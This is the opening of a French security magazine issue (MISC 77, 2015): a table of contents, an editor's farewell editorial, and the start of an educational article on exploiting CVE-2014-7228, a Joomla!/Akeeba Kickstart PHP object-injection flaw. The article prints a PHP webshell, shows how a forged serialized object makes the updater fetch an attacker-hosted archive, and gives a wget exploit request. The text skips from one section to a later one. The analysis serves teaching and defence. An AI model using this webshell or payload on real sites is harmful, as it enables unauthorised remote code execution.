



MISC

Multi-System & Internet Security Cookbook

100 % SÉCURITÉ INFORMATIQUE

N° 77 JAN./FÉV. 2015

France METRO : 8,90 € - CH : 15 CHF - BE/PORT CONT : 9,90 € - DOM TOM : 9,50 € - CAN : 16 \$ cad - Maroc : 110 MAD - Tunisie 19 TND



SOCIÉTÉ ÉTAT / SSI

PSSI de l'État : quel impact pour les administrations ?

p. 70



APPLICATION NETFILTER / SCAPY

Manipulation avancée de paquets réseaux sous Linux

p. 58



SCIENCE POND / OTR

Protocole OTR : pour en finir avec les limitations de PGP

p. 64



RÉSEAU SPAM / SMTP



Détection des courriels usurpés avec Suricata

p. 78

DOSSIER

SÉCURITÉ DES MOYENS DE PAIEMENT : COMMENT FACILITER LES ÉCHANGES TOUT EN ÉVITANT LA FRAUDE ?

p. 24

- 1 - Introduction au paiement par carte bancaire
- 2 - Le paiement en ligne, comment ça marche ?
- 3 - Les chasseurs de cartes, des criminels organisés !
- 4 - Skimming et analyse forensique
- 5 - Pour aller plus loin : le bitcoin, une monnaie décentralisée



EXPLOIT CORNER

CVE-2014-7228 : exécution distante de code dans Joomla!

p. 05



PENTEST CORNER

JavaSnoop : analyse des applications Java

p. 12



FORENSIC CORNER

Forensic à cœur ouvert de Windows avec perform

p. 18





LE CLOUD GAULOIS, UNE RÉALITÉ ! VENEZ TESTER SA PUISSANCE

EXPRESS HOSTING

Cloud Public
Serveur Virtuel
Serveur Dédié
Nom de domaine
Hébergement Web



sales@ikoula.com



01 84 01 02 66



express.ikoula.com

ENTERPRISE SERVICES

Cloud Privé
Infogérance
PRA/PCA
Haute disponibilité
Datacenter



sales-ies@ikoula.com



01 78 76 35 58



ies.ikoula.com

EX10

Cloud Hybride
Exchange
Lync
Sharepoint
Plateforme Collaborative



sales@ex10.biz



01 84 01 02 53



www.ex10.biz

AUTO-NÉCROLOGIE D'UN RÉDACTEUR EN CHEF (MAIS PAS QUE)

Après de nombreuses années au service de MISC en tant que rédacteur en chef, il nous quitte. Certains diront « enfin », les plus joueurs qu'il nous double. En tout cas, il en avait une belle paire et se défonce pour ce magazine au point de se mettre carpette. Enfin ... tapis. C'est donc avec émotion, tremblant, chancelant, limite brelan, que je rédige ce dernier édit, cette auto-nécrologie.

Résumé pour les pressés : ô range, ô désespoir, ô vieillesse ennemie !

Malgré un QI avoisinant les 0x539, il tomba tardivement dans la sécurité, en 1996 pour ses 24 ans. Certains lecteurs n'étaient même pas nés (escalope). Il considéra savoir faire des trucs seulement 5 ans plus tard. Puis vinrent 7-8 années « faciles » où il apprit autant qu'il pratiqua. Depuis, il est sur la pente descendante au niveau technique (enfin, grâce à son arthrite, il la descend lentement) et ascendante au niveau social (il parle même avec des commerciaux). Maintenant, il « hacke » des humains et le système autant que possible : bref, il est à la fin. Et pourtant, il continue à apprendre et à avancer : pourquoi ?

Premier âge : salut baby, ça hack ?

Il commença par expérimenter la « sécurité » sur l'énorme réseau de l'INRIA (surtout la baie b) pendant sa thèse. Il pouvait jouer, découvrir, tester avec talc, pratiquement tout était permis tant qu'il ne détruisait rien et prévenait les admins quand il voyait des trucs abusifs (merci Denis). Il en tenait une sacrée couche.

Quand on se lance là-dedans, on est confronté à un double sentiment. D'une part, on est un n00b, car la Bart est haute : on n'arrive pas à grand-chose de plus que copier/coller du code, l'utiliser en ne comprenant que 10% de ce qu'on instrumente. Il y a une sacrée Marge de progression. Et pourtant, quand il marche comme par Maggie et qu'on parvient alors à rentrer sur une machine, détourner du trafic ou générer une licence Photoshop, c'est aussi bon qu'un donuts pour Homer Simpson.

Et c'est alors qu'on a un choix à faire : de quel côté de la ligne rester.

Il eut la chance de ne pas avoir à faire ce choix. Enfin, la réponse s'est imposée d'elle-même, de par son caractère angélique et une éducation neuillienne-chrétienne-parisienne dont sa mère n'est pas peu fière. Le frisson venait de ce qu'il avait compris, réussi, pas du fait que ce soit de tel ou tel côté de la ligne.

En tant que fan de Spider Man (et non de radis - à noter que cette blague marche aussi avec des carottes), il eut assez vite une idée des responsabilités qui lui incombaient. Il ne pouvait même pas se permettre d'utiliser ce savoir pour lire les e-mails de ses (ex-) copines, ce bouffon, s'il eut été rongé par le venin de la jalousie.

La seule source de savoir était globalement Phrack et quelques autres obscures e-zines. Personne ne se souciait de la « cybersécurité », les connaissances étaient le lot de certains. Afin de progresser plus vite, quelques « rencontres » conduisaient à des échanges enrichissants : pipacs, plaguez, analyst, halvar, kad, sid, fishy, Phil, Laurent et tant d'autres. Il est amusant de constater que, globalement, tous ces gens continuent aujourd'hui à faire ce qu'ils faisaient avant, mais plus ou moins ouvertement ou gèrent leur propre boîte.

Deuxième âge : l'adolescence, super ou sans plomb dans la tête

À la fin du premier âge naquirent MISC et SSTIC, surnommés « doubles dragons ». Il fut impliqué dans ces 2 projets qui sont encore là aujourd'hui, tels les vestiges glorieux et brillants d'un passé non moins illustre. Mais sont-ils encore utiles ?

Il fallait ouvrir les yeux aux organismes, aux entreprises, à l'État qui niaient une chose qui était une évidence : la sécurité informatique était toute pourrie. Rien ne marchait. Des pirates exploitaient des failles, et il fallait comprendre et se protéger. On ne va pas attendre Pâques, man !

Inconscient ou mégalomane (sans doute les 2), un petit groupe de potes voulut donner un coup de pied dans la fourmière pour préserver leur soif de liberté qui s'épanouissait sur Internet, pour garantir l'accès au savoir à tout un

suite page 4

Retrouvez-nous sur



@miscredac et/ou @editionsdiamond



boutique.ed-diamond.com

OFFRES D'ABONNEMENTS | ANCIENS NUMÉROS | PDF | GUIDES | ACCÈS BASE DOCUMENTAIRE

EXPLOIT CORNER

[05-11] Exploitation de la CVE-2014-7228 : exécution distante de code dans Joomla! / Akeeba Kickstart

PENTEST CORNER

[12-17] « Hookons » avec JavaSnoop !

FORENSIC CORNER

[18-22] Utilisation de l'analyseur de performances en live forensic Windows

DOSSIER



SÉCURITÉ DES MOYENS DE PAIEMENT : COMMENT FACILITER LES ÉCHANGES TOUT EN ÉVITANT LA FRAUDE ?

- [24] Préambule
- [25-29] La carte bancaire, comment ça marche ?
- [30-35] Cartes bancaires et e-commerce
- [36-39] Organisation d'un groupe cybercriminel de chasseurs de cartes
- [40-46] Fraude aux mouchards bancaires (« skimming ») et analyse forensique
- [49-56] Le bitcoin : de l'argent liquide numérique

APPLICATION

[58-63] Manipulation du trafic et des protocoles réseaux en userland (partie 1/2)

SCIENCE & TECHNOLOGIE

[64-69] Surveillance généralisée : quid de la confidentialité persistante ?

SOCIÉTÉ

[70-76] Quel plan d'action pour la diffusion, l'explication et la mise en application de la nouvelle PSSI de l'État ?

RÉSEAU

[78-82] Utilisation d'une sonde de détection (suricata) comme contre-mesure à l'usurpation d'e-mails

ABONNEMENT

[47-48] Abonnements multi-supports
[77] Offres spéciales professionnels

www.miscmag.com

MISC est édité par Les Éditions Diamond
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - Fax : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

LES ÉDITIONS
DIAMOND

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Conception graphique : Kathrin Scall

Responsable publicité :
Black Mouse Communication - Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20

Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans MISC est interdite sans accord écrit de la société Les Éditions Diamond. Sauf accord particulier, les manuscrits, photos et dessins adressés à MISC, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

chacun. Et franchement, quand on voit la foule à SSTIC, des conférences naître en France, les formations et boîtes de sécu se multiplier, on dirait qu'il a apporté sa pierre à l'édifice. On était à 2 doigts de la tombe, ça a failli lui couper la faim (raider), comme il le déclara (Croft).

Aujourd'hui, MISC et SSTIC sont rentrés dans le système, ils n'ont plus ce pouvoir irritant des premiers temps. En même temps, ils n'irritaient que les green bérets qui n'avaient pas senti venir le changement. En cela, ils ne servent plus. Pourtant, ils continuent à répandre du savoir et tant qu'il en sera ainsi, ils seront utiles.

Prenez le full disclosure ou les anonymous, la logique est la même : montrer ce qui ne va pas pour obliger à corriger sous le poids de la masse. Peu importe la méthode, le point commun de toutes ces personnes est qu'elles veulent voir les choses s'améliorer. Mais ici chez nous, on n'est pas chez les cowboys en Amérique, dangereux comme dit Michael.

Troisième âge : les parents, thèse, anti-thèse, synthèse

L'adolescence est un âge où on se cherche, où on se pose des questions et on est en colère contre le monde. On veut faire le rebelle tel un âne, solo. Quand on prend conscience que personne par la guerre ne devient grand, on devient un adulte, avec ses propres idées et sa vision du monde. Suite à des réunions hebdomadaires le Jeudi. Une des convictions qu'il acquit alors était que le système ne pouvait être changé de l'intérieur, ou plus exactement que son tempérament n'était pas compatible avec l'inertie du système. La vieille république avait besoin d'être réformée.

Les connaissances si durement acquises en sécu se doivent d'être entretenues, telles les fesses de rêve dont la nature l'avait doté. Et pour cela, rien de mieux que de bosser avec des gens motivés, créatifs et jeunes pour explorer. Car oui, avouons-le, si la Force est forte en lui, outre ses fesses de rêve, il doit aussi entretenir son esprit juvénile avec des jeux de mots fins et subtils : <pappy> c'est normal qu'un blob soit gros, ça absorbe tout <pappy> tu lui jettes de la merde, et le blob l'éponge.

À cette époque, le « consulting » prit son envol. On ne parlait pas de « cyber », mais de « sécurité des systèmes d'information ». Des boîtes, ou plutôt des « cabinets de consulting » se sont multipliés, ont fusionné, se sont rachetés. C'était la guerre des étoiles, l'époque de la structuration.

Dans le même temps, l'État a commencé à lui aussi se structurer. Le Livre Blanc de la Défense de 2008 a commencé à parler de cyber, l'ANSSI se cherchait un nom et des missions et la DGA continuait à sortir des appels d'offres quinquennaux pour commander des portes-avions, des démonstrateurs logiciels de tout et de rien, des tringles à rideaux et des sabres laser. Bref, l'État omnipotent déployait ses (x-)ailes, afin de se protéger des hackers russes et des chasseurs thaïs.

Au final, les acteurs d'alors sont ceux qu'on retrouve aujourd'hui principalement avec l'agrément PASSI de l'ANSSI, et la DGA bien consciente de son inertie, se lance dans les projets RAPID, depuis son trou perdu breton de Tatouine-les-Bains.

Il commençait à sentir le poids de ses 900 ans, même si ses formes étaient toujours là (ses fesses bien sûr). Il se dit qu'il devrait retourner faire du sport régulièrement. Comme il n'avait plus ses réunions, ce serait le retour du Jeudi. « Non, n'essaie pas ! Fais-le, ou ne le fais pas ! Mais il n'y a pas d'essai. » se dit-il avant de se lancer dans sa dernière aventure en date.

Quatrième âge : Elrond, Elrond, petit, pas tapon

Tel Jean-Michel, las de l'apathie, il décida alors d'avancer à son rythme, sans attendre, et de se lancer à son compte, honoré de la confiance de ses padawans ou de ses contacts. Comme sa soeur, férue de R&D depuis ses études, il décida donc de faire de la R&D appliquée au sein de sa propre société fondée pour l'occasion. Pour le lecteur curieux, sa soeur, Eugénie, grandit en suivant une autre voie.

Dans le même temps, il continuait à évangéliser pour la sécurité, et à former des baby redac chef Cédric, Benjamin et Damien. Ces 2 derniers partis cueillir le lys dans la vallée, Cédric (surnommé Zac) resta seul, tel le curé de village. Enfin, seul ... il est maintenant aidé par un pur Breton, surnommé Breizh, prénommé Colas.

Quittant le rivage de la science puis s'échouant sur celui de l'administratif et du commercial, toutes ses illusions perdues, il devait nourrir son troupeau. Enfin, ses collègues disent de lui qu'il a encore une bonne intuition féminine et de beaux restes techniques (si, si, ils le disent, pas uniquement quant à son postérieur dont ils vantent la splendeur, quelle misère ces courtisans).

Face au précipice, les boîtes et l'administration étaient en ordre de marche, processus rigides, lourds, mais rassurants bien en place, prêtes à se lancer d'un pas décidé. L'hymne de l'été était repris en chœur à tour de bras : la sécurité est un échec. Ses parents, imprégnés de jeux chinois, n'étaient pas insensibles à cette phrase : le père Go rit aux éclats.

Tout n'est certes pas rose. Les choses ne vont pas assez vite, les non-initiés sont toujours dans le noir, et certains rient jaune. Mais plutôt que de rester marron et ne rien faire, il y a ceux qui tentent de v(i)oler de leurs propres ailes. Ils prospèrent, maniant le clavier moins bien que le verbe. Et pendant ce temps-là, les faux prophètes continuent à sacrifier ces bonnes volontés, l'eau des berges est rouge. Au contraire, il faut encourager et attirer les bonnes volontés et compétences dans le pré carré : rien de tel que l'appât de jardin pour cela (indice : un titre de la comédie humaine est caché après les : précédents).

La sécurité est un domaine en mutation, il se professionnalise, pour le meilleur et pour le pire. En travaillant dans la sécu aujourd'hui, il y a 10000 postes qui vous attendent, dans le public ou le privé, en France et à l'étranger. On est comme à la fin des années 90 avec l'explosion d'Internet : osez les idées, expérimentez. Ne vous laissez surtout pas enfermer dans des poncifs ou des schémas. L'échec ne sera que pour ceux qui n'auront rien fait. Agir est le seul moyen de voir le bout du tunnel, comme l'a dit Diana (je sens que ce calembour va faire un carton).

Il sentit qu'il fallait rompre son contrat de mariage pour se consacrer à ses nouvelles attributions d'entrepreneur, tout en encourageant d'autres initiatives en tout genre. Quitter MISC n'est pas chose aisée, mais il passe entre de bonnes mains. À toi la balle, Zac.

Le mot de la faim

Il fut toujours guidé, et encore aujourd'hui, par une indéfectible envie de comprendre, de découvrir, de fixer les problèmes, de contourner les écueils, bref, d'avancer. Toutefois, avec l'âge vint la sagesse et il apprit que tous les combats n'étaient pas égaux, qu'il fallait gérer ses efforts, son énergie, pour choisir quoi faire bouger.

Mais une chose reste indéfectible : il avait toujours faim, d'apprendre et d'expérimenter, de se remettre en question et essayer, quitte à se tromper, et au final de partager. Peu importe, il se relevait et recommençait. Et il savait que tout cela n'était pas possible seul dans son coin.

Je tiens donc à remercier toutes les personnes avec qui j'ai partagé cette aventure MISC, qui m'ont appris ou à qui j'ai appris, qui m'ont fait chier ou que j'ai fait chier, qui m'ont lu ou qui ont écrit. Et toi, public chéri mon amour, même si la réciprocité n'est pas vraie, tu me manqueras.

Françaises, Français ... au revoir ... Il se leva, marcha, marcha, marcha, marcha, marcha, marcha, longuement, et prit la porte.

Tel était son d'Estaing.

Fred RAYNAL (pré-pré-pré-pré-retraité)

@fredraynal

@MISCRedac

EXPLOITATION DE LA CVE-2014-7228 : EXÉCUTION DISTANTE DE CODE DANS JOOMLA! / AKEEBA KICKSTART

Vincent HERBULOT (@us3r777) – Vincent.Herbulot@hsc.fr

Consultant en sécurité informatique – Hervé Schauer Consultants



mots-clés : *CVE20147228 / JOOMLA! / EXÉCUTION DE CODE DISTANTE /
INJECTION D'OBJET SÉRIALISÉ / PHP*

Le 24 septembre 2014, Johannes Dahse reporte deux vulnérabilités à l'équipe Akeeba Backup et à la JSST (Joomla Security Strike Team). L'une d'entre elles, la CVE-2014-7228, permet une exécution de code distante sous certaines conditions.

1 Introduction

Cet article présente un cas d'exploitation de la CVE-2014-7228 [1] en s'appuyant sur la description de la vulnérabilité faite par Johannes Dahse (Reiners) sur son blog [2]. Cette vulnérabilité affecte les versions de 2.5.4 à 2.5.25, de 3.x à 3.2.5 et de 3.3.0 à 3.3.4 de Joomla! et permet une exécution de code distante sous certaines conditions.

Un niveau de risque élevé lui a été attribué en utilisant la méthode OWASP [3]. Cette vulnérabilité est néanmoins considérée comme difficile à exploiter de par les méthodes qu'elle utilise et les prérequis qu'elle nécessite. En effet, pour que la vulnérabilité soit présente le site Joomla! doit être en train d'effectuer une mise à jour. Plus exactement, le fichier **restoration.php**, créé lors de la mise à jour doit être présent. L'attaquant doit donc surveiller le site en attente d'une mise à jour ou en déclencher une, par exemple à l'aide de la CVE 2014-7229 (la seconde vulnérabilité, une CSRF permettant de déclencher une mise à jour de Joomla!).

2 Présentation de la vulnérabilité

La vulnérabilité est de type *PHP Object Injection* [4], elle provient du composant Akeeba Kickstart [5]. Ce composant est présent par défaut et est utilisé par

Joomla! pour faire ses mises à jour. Le dialogue avec ce composant se fait à l'aide de requêtes AJAX contenant des objets PHP sérialisés.

Les mises à jour se font à l'aide d'archives. Les formats supportés sont ZIP, JPA et JPS [6]. L'archive est téléchargée puis extraite sur le serveur.

La page vulnérable est la page **restore.php** présente dans le répertoire **\$Joomla_WEB_ROOT/administrator/components/com_joomlaupdate/**. Cette page est disponible sans authentification.

2.1 À propos des attaques par injection d'objet sérialisé

Les attaques par injection d'objet sérialisé surviennent lorsque des données contrôlées par l'utilisateur qui ne sont pas correctement filtrées sont fournies à la fonction PHP **unserialize()**. PHP autorisant la désérialisation d'objets, il est possible de lui fournir un objet contenant des attributs bien définis afin d'affecter le flot d'exécution.

Prenons un exemple simple. Le fichier suivant, **poi_simple_vuln.php**, définit une classe **User**, puis, reçoit un objet **User** sérialisé en argument et vérifie si celui-ci est administrateur après l'avoir désérialisé :

```
<?php
class User {
    public $name;
    private $isAdmin = false;
```

```
function isAdmin() {
    return $this->isAdmin;
}

$user = unserialize(base64_decode($argv[1]));

if($user->isAdmin())
    echo "User " . $user->name . " is admin.";
else
    echo "User " . $user->name . " is not admin.";

?>
```

La variable **isAdmin** étant à **false** par défaut, un utilisateur créé sans modifier cette variable ne sera pas administrateur. Pour obtenir les droits d'administrateur, il nous suffit de créer un objet **User** avec une variable **isAdmin** à **true**. Le code suivant, **poi_simple_exploit.php**, permet de créer l'objet dont nous avons besoin :

```
<?php
class User {
    public $name="us3r777";
    private $isAdmin=true;
}
echo base64_encode(serialize(new User));
?>
```

Ce code génère la sortie suivante :

```
$ php poi_simple_exploit.php
Tzo00iJVc2VyIjoyOntzOjQ6ImShbWUiO3M6NToiQWRtaW4iO3M6MTM6IGBvc2VyAGI
zQWRtaW4iO2I6MTt9
```

En décodant le base64 on peut observer la représentation de l'objet après l'appel à **serialize()** (l'objet sérialisé) :

```
$ php poi_simple_exploit.php | base64 -d
O:4:"User":2:{s:4:"name";s:5:"Admin";s:13:"UserisAdmin";b:1;}
```

L'exploitation se fait de la manière suivante :

```
$ php poi_simple_vuln.php $(php poi_simple_exploit.php)
User us3r777 is admin.
```

Une méthode importante lorsque l'on parle de sérialisation d'objet en PHP est la méthode **__wakeup()**. Cette méthode est appelée automatiquement par la fonction **unserialize()** et permet d'exécuter du code dès la désérialisation de l'objet. Cependant, il faut noter qu'un objet PHP sérialisé ne contient pas de code, uniquement des variables, il n'est donc pas possible de créer son propre objet contenant une méthode **__wakeup()** à **unserialize()**.

2.2 La vulnérabilité d'injection d'objet sérialisé dans masterSetup()

Étudions maintenant notre fichier **restore.php** afin de localiser la vulnérabilité d'injection d'objet sérialisé.

Lorsque la page **restore.php** est appelée, la fonction **masterSetup()** est exécutée afin de charger la configuration. Cette fonction vérifie d'abord que le fichier **restoration.php** est présent et stoppe l'exécution si ce n'est pas le cas.

```
$setupFile = 'restoration.php';

if( !file_exists($setupFile) )
{
    // Uh oh... Somebody tried to pooh on our back yard. Lock the
    gates! Don't let the traitor inside!
    AKFactory::set('kickstart.enabled', false);
    return false;
}
```

Ce fichier est uniquement présent lors de la mise à jour de Joomla!. Il sera donc nécessaire de détecter la mise à jour (en surveillant le fichier **restoration.php**) ou de la déclencher (par exemple, en utilisant la CVE 2014-7229) afin de réussir l'exploitation. Le contenu de ce fichier n'a pas d'importance étant donné que seule l'existence du fichier est testée. Nous considérerons dans la suite de cet article que le fichier est présent.

La fonction **masterSetup()** récupère ensuite les différents paramètres **\$_REQUEST**, **\$_GET** ou **\$_POST** de l'URL via la fonction **getQueryParam()**. Le paramètre qui nous intéresse plus particulièrement est le paramètre **factory**.

```
$serialized = getQueryParam('factory', null);
if( !is_null($serialized) )
{
    // Get the serialized factory
    AKFactory::unserialize($serialized);
    AKFactory::set('kickstart.enabled', true);
    return true;
}
```

Ce paramètre reçoit des objets PHP sérialisés qui transitent encodés en base64. Ces objets sont ensuite désérialisés à l'aide de la méthode **AKFactory::unserialize()**. Cette méthode décode le base64 puis fait appel à la méthode **getInstance()** qui est chargée de recréer l'objet **AKFactory** à partir de l'objet sérialisé. Le code permettant d'effectuer ces deux actions est le suivant :

```
protected static function &getInstance( $serialized_data = null ) {
    static $myInstance;
    if(!is_object($myInstance) || !is_null($serialized_data))
        if(!is_null($serialized_data))
        {
            $myInstance = unserialize($serialized_data);
        }
        else
        {
            $myInstance = new self();
        }
    return $myInstance;
}

public static function unserialize($serialized_data) {
    if(function_exists('base64_encode') && function_exists('base64_decode'))
```



```

{
    $serialized_data = base64_decode($serialized_data);
}
self::getInstance($serialized_data);
}

```

Il nous est donc possible de charger notre propre objet **AKFactory** en utilisant le paramètre **factory**, sans authentification. De plus, en PHP, lors de l'appel à la fonction de désérialisation **unserialize()**, la méthode **__wakeup()** des objets désérialisés est automatiquement appelée. Le code de la méthode **__wakeup()** de la classe **AKFactory** est le suivant :

```

public function __wakeup()
{
    if($this->currentPartNumber >= 0)
    {
        $this->fp = @fopen($this->archiveList[$this->currentPartNumber],
'rb');
        if( (is_resource($this->fp)) && ($this->currentPartOffset > 0) )
        {
            @fseek($this->fp, $this->currentPartOffset);
        }
    }
}

```

Cette méthode va ouvrir un descripteur de fichier vers le fichier contenu dans **this->archiveList[\$this->currentPartNumber]** et positionner le curseur de manière adéquate (au début du fichier si celui-ci n'a pas encore été lu, sinon sur la partie à traiter).

Attention !

Plusieurs choses sont à retenir pour la suite :

- La fonction **fopen()** est utilisée pour ouvrir un descripteur de fichier. **fopen()** est autorisée à ouvrir des fichiers distants si l'option de configuration **allow_url_fopen** est à **true** (ce qui est la valeur par défaut).
- La fonction **fseek()** ne fonctionne pas sur les descripteurs de fichiers distants.

2.3 Déroulement de l'attaque

Dès lors que nous contrôlons l'objet **AKFactory** et ses différents attributs, notre objectif est d'utiliser le code de mise à jour existant afin de déployer notre archive ZIP contenant un webshell PHP. Le code du webshell est le suivant :

```
<?php system($_GET['cmd']); ?>
```

Le fonctionnement de la mise à jour peut être résumé par le schéma suivant : voir Figure 1.

Nous allons donc tout d'abord envoyer un objet nous permettant d'atteindre la méthode **__prepare()**.




Fig. 1 : Déroulement chronologique de la mise à jour.

Celle-ci va initialiser l'ensemble des variables nécessaires, notamment le chemin de destination de notre webshell (ce qui est bien pratique, car nous ne le connaissons pas à l'avance), l'objet **AKPostprocDirect** (chargé d'écrire les fichiers extraits de l'archive), et nous retourner un objet **AKFactory** correctement initialisé pour effectuer le transfert de fichier. Nous appellerons ensuite la méthode **__run()** afin d'effectuer le déploiement.

L'attaque peut être résumé de la manière suivante :




Fig. 2 : Déroulement de l'attaque.

2.4 Déploiement de l'archive

Le code permettant le déploiement de l'archive de mise à jour se situe juste après l'exécution de la fonction **masterSetup()**. Il est tout d'abord vérifié que le mode kickstart est activé :



```

masterSetup();

$retArray = array(
    'status' => true,
    'message' => null
);

$enabled = AKFactory::get('kickstart.enabled', false);

if($enabled)
{

```

Pour rappel, cette propriété est passée à **true** lors de la désérialisation de l'objet **AKFactory**. La variable **task**, récupérée via la fonction **getQueryParam()**, est ensuite testée afin de déterminer quelle action va être réalisée :

```

if($enabled)
{
    $task = getQueryParam('task');

    switch($task)
    {
        case 'ping':
            // ping task - really does nothing!
            $timer = AKFactory::getTimer();
            $timer->enforce_min_exec_time();
            break;

        case 'startRestore':
            AKFactory::nuke(); // Reset the factory

            // Let the control flow to the next step (the rest of the
            code is common!!)

        case 'stepRestore':
            $engine = AKFactory::getUnarchiver(); // Get the engine
            $observer = new RestorationObserver(); // Create a new
            observer
            $engine->attach($observer); // Attach the observer
            $engine->tick();
            $ret = $engine->getStatusArray();

```

La tâche **stepRestore** nous intéresse particulièrement, car c'est elle qui est chargée du déploiement de l'archive sur le serveur. La méthode **getUnarchiver()** est chargée de créer la classe responsable de la gestion de l'archive. La méthode **tick()** est, quant à elle, chargée du téléchargement et de l'extraction de l'archive.

2.4.1 getUnarchiver

Observons plus en détail la méthode **getUnarchiver()**, afin de déterminer les variables nécessaires à la création d'une instance **AKUnarchiverZIP**. Les formats disponibles sont ZIP, JPA et JPS. Nous utiliserons ici le format ZIP qui est un format connu de tous.

```

public static function &getUnarchiver( $configOverride = null )
{
    [...]
    if( empty($class_name) )
    {
        $filetype = self::get('kickstart.setup.filetype', null);

        if(empty($filetype))
        {
            $filename = self::get('kickstart.setup.sourcefile', null);
            $basename = basename($filename);
            $baseextension = strtoupper(substr($basename,-3));
            switch($baseextension)
            {
                [...]
                case 'ZIP':
                    $filetype = 'ZIP';
                    break;

                default:
                    die('Invalid archive type or extension in file
                    '.$filename);
                    break;
            }

            $class_name = 'AKUnarchiver'.ucfirst($filetype);
        }

        $destdir = self::get('kickstart.setup.destdir', null);
        if(empty($destdir))
        {
            $destdir = function_exists('getcwd') ? getcwd() :
            dirname(__FILE__);
        }

        $object = self::getClassInstance($class_name);

```

La variable nécessaire à la création d'une instance **AKUnarchiverZIP** est **kickstart.setup.sourcefile**. L'attribut **kickstart.setup.destdir** sera utilisé comme chemin de déploiement sur le serveur, il n'est pas nécessaire de définir celui-ci pour 2 raisons :

- La variable **\$destdir** va contenir le dossier de travail courant si celle-ci est vide.
- La définir nécessiterait de connaître le répertoire d'installation de Joomla!.

Pour notre exploit, nous utiliserons donc **kickstart.setup.sourcefile = https://192.168.56.1/exploit.zip**.

2.4.2 La méthode tick()

Le code de la méthode **tick()** est le suivant :

```

final public function tick()
{
    // Call the right action method, depending on engine part state
    switch( $this->getState() )

```


3.1 Appel de la méthode `_run()`

Il ne nous reste plus qu'à appeler de nouveau la page **restore.php** avec l'objet **AKFactory** qui a été retourné afin de déclencher l'état suivant de la méthode **tick() : _run()**, qui est chargée du transfert et de l'extraction de l'archive. Cependant, après cette première tentative, la réponse retournée par le serveur est la suivante :

```
$ wget -q -O - "http://192.168.56.101/joomla3.3.4/administrator/
components/com_joomlaupdate/restore.php?task=stepRestore&factory=Tz
o50iJBS0ZhY3Rvc[...].jaWNrc3RhenQuZW5hYmx1ZCI7Yjox0319"
####{"status":false,"message":"The archive file is corrupt,
truncated or archive parts are missing","done":true}###
```

Le transfert n'est pas effectué et un message d'erreur apparaît. Ceci est lié à la fonction **fseek()**. En effet, comme expliqué précédemment, lors de la désérialisation du nouvel objet **AKFactory** donné en paramètre, la méthode **__wakeup()** est appelée. La variable **\$this->currentPartOffset** étant égale à 0 suite au précédent appel de la méthode **_prepare()**. La fonction devrait mettre le curseur au début du fichier à la ligne :

```
if( (is_resource($this->fp)) && ($this->currentPartOffset > 0) )
{
    @fseek($this->fp, $this->currentPartOffset);
}
```

